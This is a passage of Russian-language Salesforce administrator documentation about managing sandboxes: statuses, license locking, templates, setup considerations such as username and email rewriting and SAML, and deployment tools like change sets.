- Чтобы просмотреть процент выполнения текущего копирования, наведите указатель мыши на индикатор выполнения.
- Чтобы просмотреть информацию о безопасной среде, включая процесс копирования или период времени до следующего доступного обновления, щелкните по ее имени.

Если для безопасной среды установлен статус «Приостановлено» или «Остановлено» более одного часа, обратитесь в службу поддержки Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной среды:

- Просмотр настройки и конфигурации

Для создания, обновления, активации и удаления безопасной среды:

- «Управление безопасной средой»

Управление безопасными средами

Введите строку *«Безопасные среды»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные среды»**. Система отображает доступные безопасные среды, приобретенные организацией, а также список используемых безопасных сред.

Ссылка на действия и статус безопасной среды

Просмотрите список безопасных сред организации на вкладке «Безопасная среда». Для каждой записи отображается статус безопасной среды и доступные действия.

Разблокировка безопасной среды

Лицензии на безопасные среды назначаются отдельно от лицензий на систему Salesforce и подлежат ограничениям. По истечении срока действия лицензий для безопасных сред компания Salesforce сокращает количество доступных лицензий для выбранного типа безопасной среды.

Создание или редактирование шаблонов безопасной среды

Шаблоны безопасной среды позволяют определять данные, подлежащие копированию в безопасную среду.

Рекомендации по настройке безопасной среды

Безопасные среды функционируют практически так же, как производственная организация Salesforce, однако важные различия влияют на порядок настройки и тестирования организации с безопасной средой.

СМ. ТАКЖЕ:

https://developer.salesforce.com/docs/atlas.en-us.dev_lifecycle.meta/dev_lifecycle/

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной среды:

- Просмотр настройки и конфигурации

Для создания, обновления, активации и удаления безопасной среды:

- «Управление безопасной средой»

Ссылка на действия и статус безопасной среды

Просмотрите список безопасных сред организации на вкладке «Безопасная среда». Для каждой записи отображается статус безопасной среды и доступные действия.

Доступные действия для безопасной среды

Чтобы открыть страницу сведений о безопасной среде, щелкните ее имя. На странице сведений о безопасной среде можно выполнять все перечисленные действия: «Вход», «Обновить», «Активировать», «Отменить» и «Удалить».

Действие	Описание
Вход	Нажмите **«Вход»**, чтобы войти в безопасную среду в качестве администратора. Система Salesforce отображает данный параметр только для активных безопасных сред. Для доступа к кнопке «Вход» пользователь должен войти в систему организации в качестве администратора.
Обновить	Чтобы заменить безопасную среду новой копией, нажмите кнопку **«Обновить»**. Система Salesforce активирует кнопку **«Обновить»** только для безопасных сред, доступных для обновления. Текущая копия данной безопасной среды доступна до завершения обновления. Обновленная копия должна быть активирована.
Активация	Чтобы активировать обновленную безопасную среду, нажмите кнопку **«Активировать»**. Система Salesforce отображает данный параметр только для неактивных безопасных сред. Обновленная безопасная среда доступна только после активации. Внимание: Активация обновленной безопасной среды инициирует замену текущей безопасной среды обновленной версией, а также необратимое удаление устаревшей версии и всех ее данных. Производственная организация и ее данные не меняются.
Отменить	Чтобы пропустить обновленную безопасную среду, нажмите кнопку **«Отменить»**. Данное действие отображается только для неактивных безопасных сред. Пропуск безопасной среды позволяет отменить ее использование или выполнить другое обновление.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной среды:

- Просмотр настройки и конфигурации

Для создания, обновления, активации и удаления безопасной среды:

- «Управление безопасной средой»

Действие	Описание
Удал.	Чтобы удалить безопасную среду, нажмите кнопку **«Удал.»**. Внимание: Удаление безопасной среды инициирует необратимое удаление самой безопасной среды и всех ее данных. Производственная организация и ее данные не меняются.

Прим.: Операции «Удалить» и «Обновить» доступны только по истечении интервала обновления для безопасной среды данного типа.

Статусы безопасной среды

Статус	Описание
Выборка	Механизм копирования определяет записи объекта, подлежащие выборке и копированию из производственной организации. Данный статус используется только безопасными средами Partial Copy.
Ожидание	Безопасная среда находится в очереди и ожидает начала обработки механизмом копирования. При наличии более ранних запросов на копирование безопасной среды данный статус безопасной среды может отображаться в течение длительного периода времени.
Обрабатывается	Механизм копирования выбирает запрос на копирование и начинает создание безопасной среды.
Приостановлено	Работа механизма копирования прервана во время обновления или создания безопасной среды. По окончании действия этого статуса механизм копирования автоматически возобновляет работу. Если данное значение статуса не изменяется более одного часа, обратитесь в службу поддержки Salesforce.
Остановлено	Механизму копирования не удалось восстановиться после нескольких событий. При отображении данного статуса безопасной среды обратитесь в службу поддержки Salesforce для получения дополнительной информации и инструкций. Компания Salesforce получает автоматические уведомления о безопасных средах с таким статусом и готова решить проблему.
Ожидание активации	Механизм копирования завершил создание безопасной среды и ожидает ее активации или отмены.
Активация	Механизм копирования выполняет последние действия по предоставлению доступа к новой безопасной среде.
Отмена	Механизм копирования отмечает обновленную безопасную среду, как подлежащую удалению, поскольку нажата кнопка **«Удалить»**. Данный процесс не влияет на текущую безопасную среду и производственную организацию.
Завершено	Механизм копирования завершил создание или обновление безопасной среды, новая среда активна. Пользователь может войти в новую безопасную организацию.

Статус	Описание
Удаление	Механизм копирования отмечает безопасную среду и весь журнал безопасной среды, как подлежащие удалению. Данный статус используется после нажатия кнопки **«Удалить»**. Данный процесс не влияет на производственную организацию.
Блокировка	Безопасная среда блокируется фоновым процессом. Подробнее см. раздел «Статус **"Заблокировано"**».
Заблокировано	Данная безопасная среда недоступна для входа, поскольку истек срок действия лицензии для некоторых или всех безопасных сред. Обратитесь к менеджеру по работе с клиентами, чтобы возобновить действие лицензии. На восстановление лицензии предоставляется 60 дней. Если лицензия не будет восстановлена в течение 60 дней, безопасная среда подлежит удалению.

Разблокировка безопасной среды

Лицензии на безопасные среды назначаются отдельно от лицензий на систему Salesforce и подлежат ограничениям. По истечении срока действия лицензий для безопасных сред компания Salesforce сокращает количество доступных лицензий для выбранного типа безопасной среды.

Если текущее количество лицензий меньше количества предоставленных безопасных организаций, компания Salesforce удаляет службы безопасной среды (например, обновление, доступность безопасной организации или вход в систему).

Прим.: Компания Salesforce не выполняет автоматическое удаление безопасных организаций в связи с истечением срока действия лицензии.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

Безопасные среды блокируются по окончании срока действия всех лицензий для типа безопасной среды. Компания Salesforce удаляет безопасные среды, блокирование которых продлилось 60 дней. Прежде чем запланировать удаление безопасной среды, пользователь, создавший или обновивший безопасную среду для организации последним, получает соответствующие электронные уведомления. В течение 30 дней система отправляет не менее трех электронных уведомлений.

Компания Salesforce удаляет новые безопасные среды, которые не были активированы в течение 30 дней. Прежде чем запланировать удаление неактивированной безопасной среды, пользователь, создавший или обновивший безопасную среду для организации последним, получает как минимум два электронных уведомления.

Существуют некоторые сценарии и решения, основанные на лицензировании и использовании.

Сценарий	Причина	Пример	Последствия	Решение
Не удается обновить определенный тип безопасной среды	Количество безопасных сред, используемых организацией, превышает ограничение, заданное лицензией.	Организация, имеющая две лицензии на безопасную среду Partial, использует три безопасных среды данного типа.	Невозможно обновлять безопасные среды. Если превышается ограничение для любого типа	Удалите некоторые безопасные среды, чтобы количество используемых безопасных сред соответствовало количеству,

Сценарий	Причина	Пример	Последствия	Решение
			безопасной среды, организация не может обновлять безопасные среды.	разрешенному лицензиями для организации, или приобретите дополнительные лицензии для безопасной среды.
Все безопасные среды определенного типа заблокированы.	Количество лицензий данного типа, включая лицензии более высоких иерархических уровней, равно нулю.	В организации, не имеющей лицензий на полную безопасную среду, используется три среды этого типа.	Пользователь не имеет доступа к безопасным средам.	Чтобы разблокировать безопасные среды, рекомендуем приобрести соответствующие лицензии.
Все безопасные среды заблокированы.	Производственная организация заблокирована.	В организации используется одна полная безопасная среда и одна безопасная среда разработки, однако пользователь не может войти ни в одну из них.	Все безопасные среды, связанные с заблокированной производственной организацией, также блокируются.	Чтобы разблокировать организацию, обратитесь к представителю компании Salesforce. Безопасные среды будут доступны после разблокировки производственной организации.

СМ. ТАКЖЕ:

- Общие ограничения для безопасных сред и их хранилищ
- Создание безопасной среды
- Лицензии для безопасных сред и хранение по типу
- Управление безопасными средами
- Рекомендации по настройке безопасной среды

Создание или редактирование шаблонов безопасной среды

Шаблоны безопасной среды позволяют определять данные, подлежащие копированию в безопасную среду.

Шаблоны безопасной среды позволяют выбирать конкретные объекты и данные для копирования в безопасную среду Full или Partial Copy, поэтому размер и содержимое каждой безопасной среды могут определяться индивидуально. Шаблоны безопасной среды доступны только для безопасных сред Full и Partial Copy.

При создании шаблона безопасной среды пользователи выбирают данные стандартных и настраиваемых объектов, подлежащие копированию во время создания или обновления безопасной среды.

Редактор шаблонов безопасной среды понимает взаимосвязи, заданные с помощью схемы объектов организации Salesforce. Некоторые объекты выбираются по умолчанию, так как являются обязательными во всех организациях. При выборе объектов для копирования редактор добавляет связанные обязательные объекты. Чтобы просмотреть обязательные связанные объекты, выберите нужный объект в таблице **«Объект»**. Обязательные объекты отображаются в столбце **«Обязательные объекты»**.

При изменении схемы объектов в организации система Salesforce обновляет шаблон путем добавления или удаления связанных обязательных объектов. Например, если объект «А» является основным для объекта «Б», то добавление объекта «Б» в шаблон инициирует добавление объекта «А», наличия которого в шаблоне требует система Salesforce.

1. Введите строку *«Безопасные среды»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Безопасные среды»** и откройте вкладку **«Шаблоны безопасных сред»**.
2. Нажмите кнопку **«Создать шаблон безопасной среды»** или нажмите **«Правка»** напротив существующего шаблона, который необходимо изменить.
3. Введите имя и описание шаблона безопасной среды.
4. Чтобы добавить объекты в шаблон, установите флажок напротив каждого нужного объекта в списке «Доступные объекты».
   Раздел сведений об объекте отображает объекты, которые добавляются автоматически вместе с выбранным объектом.
5. Чтобы удалить объект из шаблона, снимите флажок напротив нужного объекта в списке «Доступные объекты».
   Удаление выбранного объекта инициирует удаление зависимых объектов, выбранных автоматически. При попытке удаления объекта со связанными объектами отображается предупреждение о необходимости подтверждения операции удаления. Данные объекты удаляются после подтверждения.
6. Нажмите кнопку **«Сохранить»**.

Дополнительную информацию об использовании шаблона безопасной среды во время создания или обновления безопасной среды см. в разделе «Создание безопасной среды» на странице 7328.

Подробнее об использовании шаблона безопасной среды механизмом копирования для создания безопасной среды Full или Partial Copy см. в разделе «Лицензии для безопасных сред и хранение по типу» на странице 7326.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной среды:

- Просмотр настройки и конфигурации

Для создания, обновления, активации и удаления безопасной среды:

- «Управление безопасной средой»

Внимание: Изменение схемы объекта может инициировать изменение шаблонов безопасной среды для добавления объектов, требуемых взаимосвязями. При изменении обязательной взаимосвязи в схеме объекта проверьте шаблоны безопасной среды и убедитесь в выборе объектов, которые должны быть выбраны.

СМ. ТАКЖЕ:

- Создание безопасной среды
- Лицензии для безопасных сред и хранение по типу
- Типы и шаблоны безопасной среды

Рекомендации по настройке безопасной среды

Безопасные среды функционируют практически так же, как производственная организация Salesforce, однако важные различия влияют на порядок настройки и тестирования организации с безопасной средой.

Прежде чем создать безопасную среду, просмотрите перечисленные ниже рекомендации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной среды:

- Просмотр настройки и конфигурации

Для создания, обновления, активации и удаления безопасной среды:

- «Управление безопасной средой»

Серверы и коды

- Безопасные среды и производственные организации всегда используют уникальные коды организаций. Механизм копирования безопасной среды создает организацию при выполнении каждого запроса на создание или обновление. Таким образом, код организации, используемый безопасной средой, меняется при каждом обновлении безопасной среды. Система Salesforce вставляет новое значение во все области использования кода организации (например, текстовые значения и метаданные).

  Чтобы найти код текущей организации, введите строку *Сведения о компании* в поле «Быстрый поиск» в меню «Настройка и выберите **Сведения о компании**. Любой сценарий или процесс (например, сценарии теста или Web-to-Lead), зависящий от жестко запрограммированного кода организации, требует использования текущего кода безопасной среды. При развертывании изменений в производственной организации рекомендуем обновить данные сценарии или процессы кодом производственной организации.

- Система Salesforce создает организации с безопасной средой в нескольких экземплярах. При создании или обновлении безопасной среды система Salesforce выбирает экземпляр для безопасной среды, поэтому безопасные среды могут отображаться на разных экземплярах и использовать разные URL-адреса.
- Копирование данных в безопасную среду инициирует копирование объектов (уникальные идентификаторы всех объектов — аналогично типу поля «Код» в API разработчика) для записей. Тем не менее скопированные коды объектов не синхронизируются между производственной организацией и безопасной средой. Безопасная среда и соответствующая производственная организация являются независимыми организациями. Данные объектов (и соответствующие коды объектов), созданные в производственной организации после создания или обновления безопасной среды, не синхронизируются с безопасной средой. Безопасная среда использует аналогичный алгоритм, то есть объекты, созданные в безопасной среде, не синхронизируются с производственной организацией.

Пользователи и контакты

- Сведения о пользователе добавляются в копию безопасной среды или обновление для всех типов безопасных сред. Все имена пользователей Salesforce должны быть уникальными и ссылаться на одну организацию, поэтому все скопированные имена пользователей меняются для обеспечения уникальности во время процесса копирования.

  Процесс копирования предполагает изменение каждого имени пользователя, позволяющее создавать уникальные имена пользователей.

  - Во-первых, имя безопасной среды добавляется к имени пользователя. Например, имя пользователя `user@acme.com` при добавлении к нему безопасной среды `test` становится `user@acme.com.test`.
  - Если созданное имя пользователя не является уникальным, то система применяет второе изменение путем добавления нескольких символов и цифр к измененному имени пользователя. Результатом второго изменения может стать имя пользователя, например `00x7Vquser@acme.com.test`.

  Вход с использованием измененного имени пользователя выполняется в соответствующую безопасную среду.

- Процесс копирования не копирует данные контактов в безопасные среды Developer Sandbox или Developer Pro Sandbox. Таким образом, пользователи клиентского портала не копируются. Тем не менее процесс копирования копирует лицензии клиентского портала, поэтому при необходимости данные безопасные среды могут быть использованы для создания пользователей клиентского портала.
- При создании или обновлении безопасной среды изменяются адреса электронной почты пользователей в безопасной среде, поэтому пользователи производственной среды не получают автоматических сообщений электронной почты от безопасной среды. К адресам электронной почты пользователей добавляется домен «example» (`@example.com`), а исходный символ `@` заменяется символом `=`. Это изменение гарантирует, что система игнорирует данные адреса электронной почты. Например, при миграции в безопасную среду адресу эл. почты `awheeler@universalcontainers.com`, используемому в производственной среде, соответствует следующий адрес: `awheeler=universalcontainers.com@example.com`. Чтобы разрешить пользователям безопасной среды получение автоматических сообщений эл. почты, отправляемых во время тестирования, выполните вход в безопасную среду и исправьте адреса эл. почты вручную.

  Внимание: Безопасные среды автоматически изменяют адреса эл. почты пользователей Salesforce, но сохраняют другие адреса эл. почты Salesforce (например, адреса в записях контактов). Чтобы предотвратить отправку нежелательных сообщений эл. почты из безопасных сред, вручную измените или удалите все адреса эл. почты в безопасных средах, которые не принадлежат пользователям безопасной среды. При тестировании исходящего сообщения эл. почты замените контактные адреса эл. почты тестовыми адресами или сценарием автоматического теста.

Доставка эл. почты

По умолчанию новым и обновленным безопасным средам назначается параметр доставки эл. почты «Только системные сообщения эл. почты». Чтобы настроить параметры доставки электронной почты организации в безопасной среде, откройте «Настройки» и введите строку *Доставка* в поле «Быстрый поиск», затем выберите **Доставка**. Настройте параметр «Уровень доступа» в разделе «Доступ для отправки эл. почты». Если компания Salesforce запрещает изменение данного параметра, то параметр «Уровень доступа» будет недоступен для редактирования.

- «Нет доступа»: данное значение блокирует все исходящие сообщения эл. почты пользователей.
- «Только системные сообщения эл. почты»: данное значение разрешает только автоматические сообщения эл. почты (например, при создании пользователя или восстановлении пароля).
- «Все сообщения эл. почты»: данное значение разрешает все типы исходящих сообщений эл. почты. Данное значение используется по умолчанию для новых небезопасных организаций.

Совет: Параметр «Только системные сообщения эл. почты» позволяет контролировать сообщения эл. почты, отправленные из безопасных сред, и предотвращать рассылку тестовых сообщений эл. почты.

- По умолчанию новым безопасным средам назначается параметр «Только системные сообщения эл. почты».
- Безопасным средам, созданным до выпуска Spring'13, по умолчанию назначается параметр «Все сообщения эл. почты».

Создание, обновление и удаление безопасных сред

- Можно указать сценарий копирования безопасной среды, который будет выполняться каждый раз после ее обновления (и первый раз после создания). Укажите сценарий при создании безопасной среды.
- Теперь сайты Site.com и сообщества Site.com можно скопировать в безопасные среды.
- Копирование безопасной среды — это длительная операция, выполняемая в фоновом режиме. Уведомление о завершении копирования безопасной среды отправляется по эл. почте. Обновление безопасной среды может занять часы, дни или даже более недели.
- Продолжительность копирования или обновления безопасной среды определяется целым рядом условий, включая текущие настройки, размер данных, количество объектов и выбранных параметров (для полных копий), а также загрузку сервера. Кроме того, обновления безопасной среды находятся в очереди, поэтому запрашиваемая копия может запуститься через некоторое время после отправки запроса.
- Безопасная среда не является моментальным снимком точного состояния данных. Более того, рекомендуем ограничивать количество изменений производственной организации, выполняемых во время создания или обновления безопасной среды. Изменение настроек и данных производственной организации во время создания или обновления безопасной среды может привести к несоответствиям в безопасной среде. Некоторые несоответствия в безопасной среде могут быть найдены и исправлены после ее копирования или обновления.
- Создание или обновление безопасной среды занимает определенное время. Запуск большого процесса или обновления организаций размером в 30 ГБ или более во время создания или обновления может привести к несоответствиям в безопасной среде.
- Некоторые типы безопасных сред недоступны, если достигнуто ограничение для организации. Например, если организация ограничена одной безопасной средой Full и уже имеется одна безопасная среда Full, создать еще одну безопасную среду Full невозможно. При необходимости обновите существующую безопасную среду Full sandbox.
- Когда работа в безопасной среде завершена, ее можно обновить. Этот процесс заменяет текущую безопасную среду новой копией производственной организации.
- В случае уменьшения количества лицензий безопасных сред в организации рядом с существующими безопасными средами появится ссылка **Удалить**. Перед созданием новых безопасных сред удалите существующую безопасную среду.
- Подключения Salesforce-to-Salesforce, активные в безопасной среде, должны быть деактивированы и повторно активированы после обновления безопасной среды. Подключения и соотнесения не подлежат копированию в обновленную безопасную среду.

Сопоставление лицензий производственной среды

Система позволяет сопоставлять предоставленные лицензии производственной среды с безопасной организацией без обновления безопасной среды. Служба сопоставления обновляет количество лицензий безопасной среды в соответствии с количеством в производственной среде, добавляет к безопасным средам недостающее количество лицензий, или удаляет лицензии, которых нет в производственной среде.

Чтобы обновить количество лицензий, войдите в безопасную среду. Введите строку *«Сведения о компании»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Сведения о компании»** и щелкните **«Сопоставить лицензии производственной среды»**. Отобразится предупреждение о начале процесса сопоставления. После завершения сопоставления всех лицензий в безопасной среде будет отправлено уведомление по эл. почте. Данное уведомление всегда отправляется пользователю, инициировавшему копирование лицензии.

Сопоставление лицензий производственной среды требует использования одного выпуска Salesforce в безопасной и производственной средах. Если безопасная среда обновлена до следующей версии, например, во время ознакомительного периода для безопасной среды, а производственная среда работает на предыдущей версии, сопоставление лицензий недоступно.

Инструмент сопоставления лицензий производственной среды недоступно для пробных организаций. Для использования этого средства необходимо полномочие «Изменение всех данных».

Настройка безопасных сред Full Sandbox

После создания или обновления безопасной среды Full sandbox можно настроить ее и указать копируемые данные. Сокращение объема копируемых данных может ускорить время копирования безопасной среды.

- Параметры «Журнал объекта», «Журнал обращения», «Журнал версии содержимого» и «Журнал возможности» позволяют выбрать количество дней для копирования данных из производственной организации в безопасную среду. Копирование данных доступно в промежутке от 0 до 180 дней; шаг копирования составляет 30 дней. Значение по умолчанию: 0 дней.
- По умолчанию данные Chatter не копируются в безопасную среду. К данным Chatter относятся ленты и сообщения. Установите флажок **«Копировать данные Chatter»**, чтобы копировать их.
- Контрольный журнал настройки производственной организации не копируется в безопасную среду. Контрольный журнал организации в безопасной среде создается одновременно с началом ее использования.
- Архивные действия (задачи и события, недоступные в производственной организации по истечении одного года) и журнал паролей (предыдущие пароли пользователей) не копируются в безопасную среду.

Прим.: Рекомендуем увеличивать стандартные ограничения только в исключительных случаях. Большие объемы данных могут существенно увеличить время копирования безопасной среды.

Доступ к безопасным средам

- Просмотрите изменения для пользователей безопасной среды.
  - При обновлении безопасной среды происходит удаление и повторное создание безопасной среды в качестве новой копии производственной организации. Фактически данное действие отменяет любые изменения параметров доступа, выполненные вручную. Пользователи, созданные только для работы в безопасной среде, будут удалены, а профилю и полномочиям пользователя будут присвоены значения, используемые в производственной организации. После обновления необходимо изменить настройки доступа в новой копии.
  - Пользователи, созданные в производственной организации как неактивные, могут быть активированы в безопасной среде. Данный алгоритм позволяет создавать пользователя, которому предоставляются соответствующие полномочия на разработку в безопасной среде.
  - Многие задачи по разработке и тестированию требуют наличия полномочия «Изменение всех данных». Если разработчики не имеют такого полномочия в производственной организации, добавьте его в безопасной среде. Будьте внимательны при предоставлении данного полномочия в организациях с безопасной средой, содержащих конфиденциальные данные, которые скопированы из производственной организации (например, номера социального обеспечения).

  - Пользователи, добавленные в производственную организацию после создания или обновления безопасной среды, не могут получить доступ к безопасным средам, которые связаны с экземпляром производственной организации. Чтобы создать пользователей в безопасной среде, рекомендуем выполнить вход от имени администратора организации в безопасной среде, а затем создать пользователей в экземпляре безопасной среды.
  - Пользователи, созданные для разработки безопасной среды, учитываются как лицензированные пользователи организации. Чтобы сократить количество лицензий, отключите пользователей организации в производственной среде, которым не требуется доступ к безопасной среде, перед созданием или обновлением безопасной среды.

- Рекомендуем всегда выполнять вход в безопасную организацию с помощью URL-адреса входа `https://test.salesforce.com`.
- Рекомендуем выполнять вход посредством измененного имени пользователя (см. подраздел «Пользователи и контакты» на странице 7340).
- При использовании API рекомендуем использовать после входа URL-адрес перенаправления, возвращаемый в объекте `loginResult` для последующего доступа. Данный URL-адрес отражает экземпляр, используемый для размещения безопасной среды, и соответствующий пул серверов для API-доступа.
- Копии безопасной среды создаются с отключенной интегрированной проверкой подлинности на основе SAML. Сведения о конфигурации, кроме значения поля «`URL-адрес входа Salesforce`», сохраняются. Поле «`URL-адрес входа Salesforce`» обновляется для соответствия URL-адресу безопасной среды (например, `https://yourInstance.salesforce.com/`) после повторного включения SAML. Чтобы включить SAML в безопасной среде, введите строку *«Параметры единой регистрации»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры единой регистрации»**, щелкните **«Правка»** и установите флажок «`SAML включен`». Измените значение поля «`URL-адрес входа Salesforce`» в сертификате клиентского приложения.

Примечания к ограничениям для безопасных сред

Безопасные среды не отправляют электронные уведомления при достижении установленных ограничений. Тем не менее при достижении ограничения по объему хранилища безопасной среды сохранение новых данных в среде не поддерживается. Чтобы просмотреть ограничение по объему хранилища, введите строку *«Использование хранилища»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Использование хранилища»** в соответствующей безопасной среде.

Изменения настроек и данных

- Изменения настроек и данных в производственной организации не переносятся автоматически в текущие безопасные среды. Создайте или обновите безопасную среду, чтобы включить актуальные настройки организации.
- Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition и организациям с безопасной средой. Производственная организация Salesforce позволяет изменять Apex только посредством вызова `compileAndTestAPI()`.
- Если версия безопасной среды соответствует версии Force.com AppExchange, выполните указанные ниже действия.
  - Установите и разверните приложения из каталога Force.com AppExchange в безопасную среду.
  - Опубликуйте приложения из безопасной среды в каталог Force.com AppExchange.

    Рекомендуется избегать публикации управляемых пакетов из безопасной среды Force.com, так как обновление или удаление безопасной среды блокирует управляемый пакет от любых изменений.

  Версия безопасной среды может отличаться от версии Force.com AppExchange при приближении времени выпуска Salesforce. Чтобы просмотреть сведения о версии, воспользуйтесь логотипом в верхнем левом углу начальной страницы безопасной среды.

- Если организация использует безопасную среду Developer Pro, то шаблоны сметы, содержащие поля «Текст/изображение», не могут быть открыты для редактирования в безопасной среде.
- Если производственная организация использует изображение в шаблонах сметы, а пользователь копирует организацию в безопасную среду, то путь к изображению будет неверным, а изображение будет отображаться как поврежденная ссылка. Чтобы добавить изображение, повторно вставьте изображение в нужную область безопасной среды.

Исключения обслуживания

- Ниже перечислены отключенные функции, которые не могут быть включены в безопасных средах.
  - Предупреждения об истечении срока действия контрактов
  - Расширение обращений

    Предупреждения об истечении срока действия контрактов и расширение обращений отключены, так как они автоматически отправляют сообщения эл. почты контактам, клиентам и пользователям организации в производственной среде.

  - Сводные данные по подписке
  - Экспорт данных (по нажатию *«Экспортировать сейчас»* или *«Запланировать экспорт»* на странице «Еженедельный экспорт» в меню «Настройки»)
  - Возможность создания безопасных сред Salesforce
  - Возможность копирования адресов службы электронной почты, созданных в безопасной среде, в организацию в производственной среде
  - Возможность публикации сайтов Site.com.

Другие различия

- При копировании в безопасные среды поддерживаются только настраиваемые ссылки, созданные как относительные URL-адреса (например, `/00Oz0000000EVpU&pv0={!Account_ID}`). Настраиваемые ссылки, созданные как абсолютные URL-адреса (например, `https://yourInstance.salesforce.com/00Oz0000000EVpU&pv0={!Account_ID}`), не поддерживаются безопасными средами организации. Рекомендуем использовать в производственной организации только относительные URL-адреса. В противном случае необходимо исправить URL-адреса во всех безопасных средах.
- Система Salesforce использует фоновый процесс, который удаляет безвозвратно записи корзины, хранящиеся более 15 дней. Данный процесс выполняется разными серверами в разное время, поэтому временная отметка в безопасной среде отличается от временной отметки в производственной организации. Приложения и интеграции, зависящие от данной временной отметки, могут работать с ошибками, если сначала они подключаются к одной среде (например, к организации в производственной среде), а затем подключаются к другой среде (например, к безопасной среде). Помните об этом при разработке приложений и интеграций, зависящих от данной временной отметки.

  Обратите внимание, что время последнего выполнения фонового процесса удаления доступно посредством API-вызова `getDeleted()`.

- При наличии поставщиков проверки подлинности Salesforce, настроенных в выпуске Summer'14 или ранее, удостоверение пользователя, предоставленное безопасной средой, не содержит кода организации. Таким образом, целевая организация не может различать пользователей с одинаковым кодом из двух источников (таких как две безопасные среды). Чтобы различать пользователей из разных источников, измените текущие параметры поставщика проверки подлинности Salesforce в целевой организации и установите флажок «Добавить код организации для связывания сторонней организации». Когда эта функция включена, пользователи должны повторно подтвердить

связь со сторонними ссылками. По умолчанию данный параметр включен для поставщиков проверки подлинности Salesforce, созданных в выпуске Winter'15 и более поздних выпусках.

- После завершения обновления безопасной среды организации пользователь получает полномочия входа в безопасную среду на 10 лет, начиная с даты обновления безопасной среды, при выполнении указанных ниже условий.
  - Пользователь является системным администратором.
  - Пользователь копируется в безопасную среду из производственной организации, а не создается в безопасной среде напрямую.
- Чтобы выполнить вход от имени любого пользователя, откройте безопасную среду посредством `test.salesforce.com`. Возможность входа от имени любого пользователя не поддерживается при получении доступа к безопасной среде из производственной среды посредством ссылки входа.

СМ. ТАКЖЕ:

Создание безопасной среды

Типы и шаблоны безопасной среды

Лицензии для безопасных сред и хранение по типу

Разблокировка безопасной среды

Развертывание изменений

Переносите изменения в метаданных между организациями Salesforce с помощью инструментов развертывания, которые доступны в настройках.

Для доступа к этим страницам воспользуйтесь полем «Быстрый поиск».

Параметры развертывания
Наборы изменений могут использоваться только при наличии развертываемого подключения. Полномочия подключения для наборов входящих и исходящих изменений могут быть определены на странице «Развертываемые подключения».

Статус развертывания
Отслеживание хода выполнения развертывания с помощью Metadata API.

Наборы исходящих изменений
Внесение изменений в текущую организацию и их загрузка в другую организацию.

Наборы входящих изменений
Принятие, изменение или отклонение наборов изменений, загруженных из других организаций.

Выбор инструментов для разработки и развертывания изменений

Система позволяет администраторам, использующим интерактивные инструменты, и разработчикам кода выбирать нужный инструмент, применять изменения в безопасной среде и развертывать готовые изменения в производственной организации. Безопасная среда позволяет настраивать и кодировать изменения организации посредством как минимум одного инструмента, поддерживаемого системой Salesforce.

Связывание организаций для развертывания

Разверните подключения для наборов изменений и авторизуйте развертываемое подключение.

Наборы изменений

Используйте наборы изменений для отправки настроек из одной организации Salesforce в другую. Например, можно создать и протестировать объект в безопасной организации, а затем отправить его в производственную организацию с помощью набора изменений. Наборы изменений могут содержать только изменения, выполняемые посредством меню «Настройка». Например, набор изменений не может использоваться для загрузки списка записей контактов. Наборы изменений содержат сведения об организации. Они не содержат данные (например, записи).

Особый алгоритм в развертываниях

Прежде чем развернуть изменения в организации Salesforce, определите алгоритмы отдельных компонентов, необходимые для успешного развертывания всех необходимых изменений. Приведенные ниже сведения позволяют определять изменения, которые должны быть добавлены в развертывание, а также способ их отображения в конечной организации.

Отслеживание развертываний

Страница «Статус развертывания» позволяет отслеживать выполняемые развертывания, проверять отложенные развертывания и просматривать результаты выполненных развертываний.

СМ. ТАКЖЕ:

Наборы изменений

Отслеживание развертываний

Выбор инструментов для разработки и развертывания изменений

Система позволяет администраторам, использующим интерактивные инструменты, и разработчикам кода выбирать нужный инструмент, применять изменения в безопасной среде и развертывать готовые изменения в производственной организации. Безопасная среда позволяет настраивать и кодировать изменения организации посредством как минимум одного инструмента, поддерживаемого системой Salesforce.

Разработка и развертывание Apex на консоли разработчика

Разработка и развертывание посредством Force.com IDE

Разработка и развертывание посредством SOAP API

Развертывание посредством Force.com Migration Tool

Развертывание посредством наборов изменений

СМ. ТАКЖЕ:

Расширение системы Salesforce без кодирования

Расширение Salesforce посредством кода

Разработка и развертывание Apex на консоли разработчика

Консоль разработчика — это интегрированная среда разработки, которая содержит набор инструментов для создания, отладки и тестирования приложения в организации Salesforce.

СМ. ТАКЖЕ:

- Открытие консоли разработчика
- Функциональность консоли разработчика

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** и **Database.com Edition**.

